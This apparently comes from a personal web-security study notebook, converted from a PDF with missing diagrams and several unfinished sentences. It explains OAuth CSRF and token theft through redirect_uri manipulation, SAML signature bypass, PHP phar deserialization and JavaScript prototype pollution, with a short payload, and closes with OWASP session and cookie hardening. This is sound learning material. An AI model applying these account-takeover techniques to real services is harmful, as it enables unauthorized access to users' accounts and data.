
# Authorization CF and linking accounts with state



## User-Agent




Resource Owner




If the **state Parameter is not used by the OAuth2 Client**, a **CSRF** is maybe possible ( leading to Takeover account ) :

## The attack

## User-Agent




Attacker




Then ( in the next photo ):

## The attack



Or When the Login page in the Authorization Server and the account linking are no protected against CSRF :

# Attack



- How do OAuth authentication vulnerabilities arise?
  - OAuth authentication vulnerabilities arise partly because the OAuth specification is relatively vague and flexible by design.
  - One of the other key issues with OAuth is the general lack of built-in security features. The security relies almost entirely on developers using the right combination of configuration options and implementing their own additional security measures on top, such as robust input validation.

- Depending on the grant type, highly sensitive data is also sent via the browser, which presents various opportunities for an attacker to intercept it.

Example of attack :

## OAuth2 Authorization Server CSRF



### Leaking authorization codes and access tokens

Perhaps the most infamous OAuth-based vulnerability is when the configuration of the OAuth service itself enables attackers to steal authorization codes or access tokens associated with other users' accounts. By stealing a valid code or token, the attacker may be able to access the victim's data. Ultimately, this can completely compromise their account - the attacker could potentially log in as the victim user on any client application that is registered with this OAuth service.

Depending on the grant type, either a code or token is sent via the victim's browser to the `/callback` endpoint specified in the `redirect_uri` parameter of the authorization request. If the OAuth service fails to validate this URI properly, an attacker may be able to construct a CSRF-like attack, tricking the victim's browser into initiating an OAuth flow that will send the code or token to an attacker-controlled `redirect_uri`.

In the case of the authorization code flow, an attacker can potentially steal the victim's code before it is used. They can then send this code to the client application's legitimate `/callback` endpoint (the original `redirect_uri`) to get access to the user's account. In this scenario, an attacker does not even need to know the client secret or the resulting access token. As long as the victim has a valid session with the OAuth service, the client application will simply complete the code/token exchange on the attacker's behalf before logging them in to the victim's account.

Note that using `state` or `nonce` protection does not necessarily prevent these attacks because an attacker can generate new values from their own browser.

More secure authorization servers will require a `redirect_uri` parameter to be sent when exchanging the code as well. The server can then check whether this matches the one it received in the initial authorization request and reject the exchange if not. As this happens in server-to-server requests via a secure back-channel, the attacker is not able to control this second `redirect_uri` parameter.

**However, there may still be ways to bypass this validation. It depends on how the URI is checked (See SSRF bypass, parameter pollution vulnerabilities).**

Some servers also give special treatment to `localhost` URIs as they're often used during development. In some cases, any redirect URI beginning with `localhost` may be accidentally permitted in the production environment. This could allow you to bypass the validation by registering a domain name such as `localhost.evil-user.net`.

**It is important to note that you shouldn't limit your testing to just probing the `redirect_uri` parameter in isolation.**

**You will often need to experiment with different combinations of changes to several parameters.**

**Sometimes changing one parameter can affect the validation of others. For example, changing the `response_mode` from `query` to `fragment` can sometimes completely alter the parsing of the `redirect_uri`.**

### Stealing codes and access tokens via a proxy page

Against more robust targets, you might find that no matter what you try, you are unable to successfully submit an external domain as the `redirect_uri`. However, that doesn't mean it's time to give up.

By this stage, you should have a relatively good understanding of which parts of the URI you can tamper with. The key now is to use this knowledge to try and access a wider attack surface within the client application itself. In other words, try to work out whether you can change the `redirect_uri` parameter to point to any other pages on a whitelisted domain.

Try to find ways that you can successfully access different subdomains or paths. For example, the default URI will often be on an OAuth-specific path, such as `/oauth/callback`, which is unlikely to have any interesting subdirectories. However, you may be able to use [directory traversal](#) tricks to supply any arbitrary path on the domain. Something like this:

```
https://client-app.com/oauth/callback/.../example/path
```

May be interpreted on the back-end as:

**Once you identify which other pages you are able to set as the redirect URI, you should audit them for additional vulnerabilities ( like open redirects, ...) that you can potentially use to leak the code or token.**

- Flawed scope validation :

For the [implicit grant type](#), the access token is sent via the browser, which means an attacker can steal tokens associated with innocent client applications and use them directly. Once they have stolen an access token, they can send a normal browser-based request to the OAuth service's `/userinfo` endpoint, manually adding a new `scope` parameter in the process.

Ideally, the OAuth service should validate this `scope` value against the one that was used when generating the token, but this isn't always the case. As long as the adjusted permissions don't exceed the level of access previously granted to this client application, the attacker can potentially access additional data without requiring further approval from the user.

- SAML



- Definition

**Unlike OAuth, SAML is just for authentication :**


### User-Agent




User



But the **Service Provider** needs to trust the **Identity Provider** :




So the SAML response is signed and the Service Provider has to verify this Signature with the IProvider public key :



### Some Vulnerability :

- The signature is not verified ( so you can tamper the response and connect with another account ) Or you can remove it (only the content of "SignatureValue" tag) .
- Injection de commentaire XML :



## - **Phar://**

### phar:// Stream Wrapper

In PHP, all file operations are handled using streams.

A stream is a resource object which exhibits streamable behavior. That is, it can be read from or written to in a linear way.

PHP developers use wrappers when their application requests specific resources, such as an image or a document.

Examples of stream wrappers include: http://, ftp://, file://, php://, phar://.

To better understand stream wrappers, consider these lines:

```
file_get_contents("http://example.com/image.jpeg")  
file_get_contents("file:///images/image.jpeg")  
file_get_contents("phar://./archives/app.phar")
```

Using wrappers, you can call the *same function* (`file_get_contents`) to fetch an image either from a remote location or from a folder stored on the local disk.

In particular, the phar:// wrapper is used to interact with PHAR files. It allows various read/write operations to be carried out on an archive and it can only work on local files.

### PHAR archives

Similarly to Java Archive files (JAR), in PHP you can share a library or an entire application as a single file using a PHAR (PHP Archive) file.

A valid PHAR includes **four elements**:

1. Stub
2. Manifest
3. File Contents
4. Signature

PHP provides the PHAR class to build these archives.

**1. The stub** is the first part of the archive. It's a simple PHP program and it can contain any code you want.

**2. The manifest** is where the metadata resides. It includes information about the archive and each file within it. More importantly, the metadata is stored in a serialized format.

Remember that the **key factor in this attack** is that, whenever a file operation occurs on a PHAR using the phar:// wrapper, this metadata is automatically serialized.

For example, `file_get_contents ('phar://./archives/app.phar')` will deserialize the metadata of the `app.phar` archive.

- Different file extensions

[FILE].a	Static libraries in Linux.
[FILE].so	Dynamically linked shared object libraries in Linux.
[FILE].ppm	Image format.
[FILE].asar	Fichier décompressable avec <b>winrar</b>
.pht	liée à php

- JS prototype Pollution :

## Prototype Pollution

The idea behind prototype pollution is to pollute the prototype of a base object. This allows you to define arbitrary attributes. You are injecting extra-attributes to the base Object that will be shared amongst all the other Objects thanks to the keyword **proto**.

If you want to test the behaviour of **proto**, you can use your browser Web Console:

```
>> a={}
Object { }
>> b={}
Object { }
>> b.__proto__.foo='bar';
"bar"
>> b.foo
"bar"
>> c={}
Object { }
>> c.foo
"bar"
>> a.foo
"bar"
```

In the code above, by defining **proto.foo** for **d**, we pollute the prototype of every object created before or after the pollution happens. The idea of this attack is to do the same thing remotely and creating/setting an attribute that will change the application's behaviour.

## Scenario 2

In this case, however, the application allows the alteration of an existing prototype. Consider the following:

```
const someObject = {};
const someOtherObject = {};

// ...

someObject[UNTRUSTED_NAME] = UNTRUSTED_VALUE;

// ...

if (someOtherObject.isAdminEnabled) {
    // do some sensitive stuff
}
```

Being able to control `UNTRUSTED_NAME` and `UNTRUSTED_VALUE` can be used to alter the prototype of all the other objects (not only `someObject`) with the ultimate effect of setting `someOtherObject.isAdminEnabled` to `true`. Specifically, using these values:

```
UNTRUSTED_NAME = '__proto__';
UNTRUSTED_VALUE = {isAdminEnabled: 'whatever'};
```

## Prevention

There are different approaches to preventing Prototype Pollution, the most trivial of which is to disallow untrusted data being assigned to arbitrary properties altogether. If this is not possible, developers might implement some filtering so that it is not possible to overwrite `__proto__` or other special properties of an object.

- Règle et de bonnes pratiques :
- Session Management :

voir :

[https://cheatsheetseries.owasp.org/cheatsheets/Session Management Cheat Sheet.html#session-id-properties](https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#session-id-properties)

- |   |
|---|
| <ul style="list-style-type: none"> <li>- <b>Session ID Name Fingerprinting</b> <ul style="list-style-type: none"> <li>- It is recommended to change the default session ID name of the web development framework (<b>PHPSESSID</b> (PHP), <b>JSESSIONID</b> (J2EE), <b>CFID</b> &amp; <b>CFTOKEN</b> (ColdFusion), <b>ASP.NET_SessionId</b> (ASP .NET), etc.), to a generic name, such as <b>id</b>.<br/>Therefore, the session ID name can disclose the technologies and programming languages used by the web application.</li> </ul> </li> </ul>   |
| <ul style="list-style-type: none"> <li>- <b>Session ID Length and Entropy</b> <ul style="list-style-type: none"> <li>- The session ID must be long enough and random enough to prevent brute force attacks ( a good <b>CSPRNG</b> (Cryptographically Secure Pseudorandom Number Generator) must be used ).</li> <li>- The session ID value must provide at least 64 bits of entropy</li> <li>- Must also be unique</li> </ul> </li> </ul>   |
| <ul style="list-style-type: none"> <li>- <b>Session ID Content (or Value)</b> <ul style="list-style-type: none"> <li>- The session ID content (or value) must be meaningless to prevent information disclosure attacks.</li> <li>- The session ID must simply be an identifier on the client side, and its value must never include sensitive information (or PII).</li> <li>- In addition, if the session objects and properties contain sensitive information, such as credit card numbers, it is required to duly <b>encrypt and protect the session management repository</b>.</li> </ul> </li> </ul> |

- It is recommended to use the session ID created by your language or framework as they have been tested by the web application security and development communities over time.

- A web application should make use of cookies for session ID exchange management.

If a user submits a session ID through a different exchange mechanism, such as a URL parameter, the web application should avoid accepting it as part of a defensive strategy to stop session fixation.

#### - Cookies Management :

voir :

[https://cheatsheetseries.owasp.org/cheatsheets/Session Management Cheat Sheet.html#cookies](https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#cookies)

#### - Set "Secure" Attribute :

- The Secure cookie attribute instructs web browsers to only send the cookie through an encrypted HTTPS (SSL/TLS) connection.

This session protection mechanism is mandatory to prevent the disclosure of the session ID through MitM (Man-in-the-Middle) attacks.

#### - Set "HttpOnly" Attribute :

- The HttpOnly cookie attribute instructs web browsers not to allow scripts an ability to access the cookies via the DOM

`document.cookie` object. This session ID protection is mandatory to prevent session ID stealing through XSS attacks.

- Set "SameSite" Attribute :

- SameSite allows a server to define a cookie attribute making it impossible for the browser to send this cookie along with cross-site requests. The main goal is to mitigate the risk of cross-origin information leakage, and provides some protection against cross-site request forgery attacks.

**BONUS** : Using SameSite cookies in Lax mode does then provide a partial defense against CSRF attacks, because user actions that are targets for CSRF attacks are often implemented using the POST method. Two important caveats here are:

Some applications do implement sensitive actions using GET requests.

Many applications and frameworks are tolerant of different HTTP methods. In this situation, even if the application itself employs the POST method by design, it will in fact accept requests that are switched to use the GET method.

- Set "Domain and Path" Attribute :

The Domain cookie attribute instructs web browsers to only send the cookie to the specified domain and all subdomains. If the attribute is not set, by default the cookie will only be sent to the origin server (in a general way).

The Path cookie attribute instructs web browsers to only send the cookie to the specified directory or subdirectories (or paths or resources) within the web application.

- **AJAX Management :**

voir :

